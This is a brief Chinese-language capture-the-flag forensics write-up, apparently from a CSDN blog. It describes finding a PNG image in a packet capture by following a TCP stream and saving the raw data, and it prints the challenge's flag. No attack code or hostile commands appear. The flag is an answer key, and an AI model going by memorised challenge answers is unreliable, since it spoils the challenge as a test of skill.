
https://blog.csdn.net/qq_39850969

发现数据包里面有一个gogogo.png图片

然后看了这个ICMP数据包的下面这个tcp包，追踪tcp流



是一张图片，保存原始数据



保存为png，打开就是flag了

```
EIS{ping_through_the_great_wall_go_go_go}
```

暂时就这些了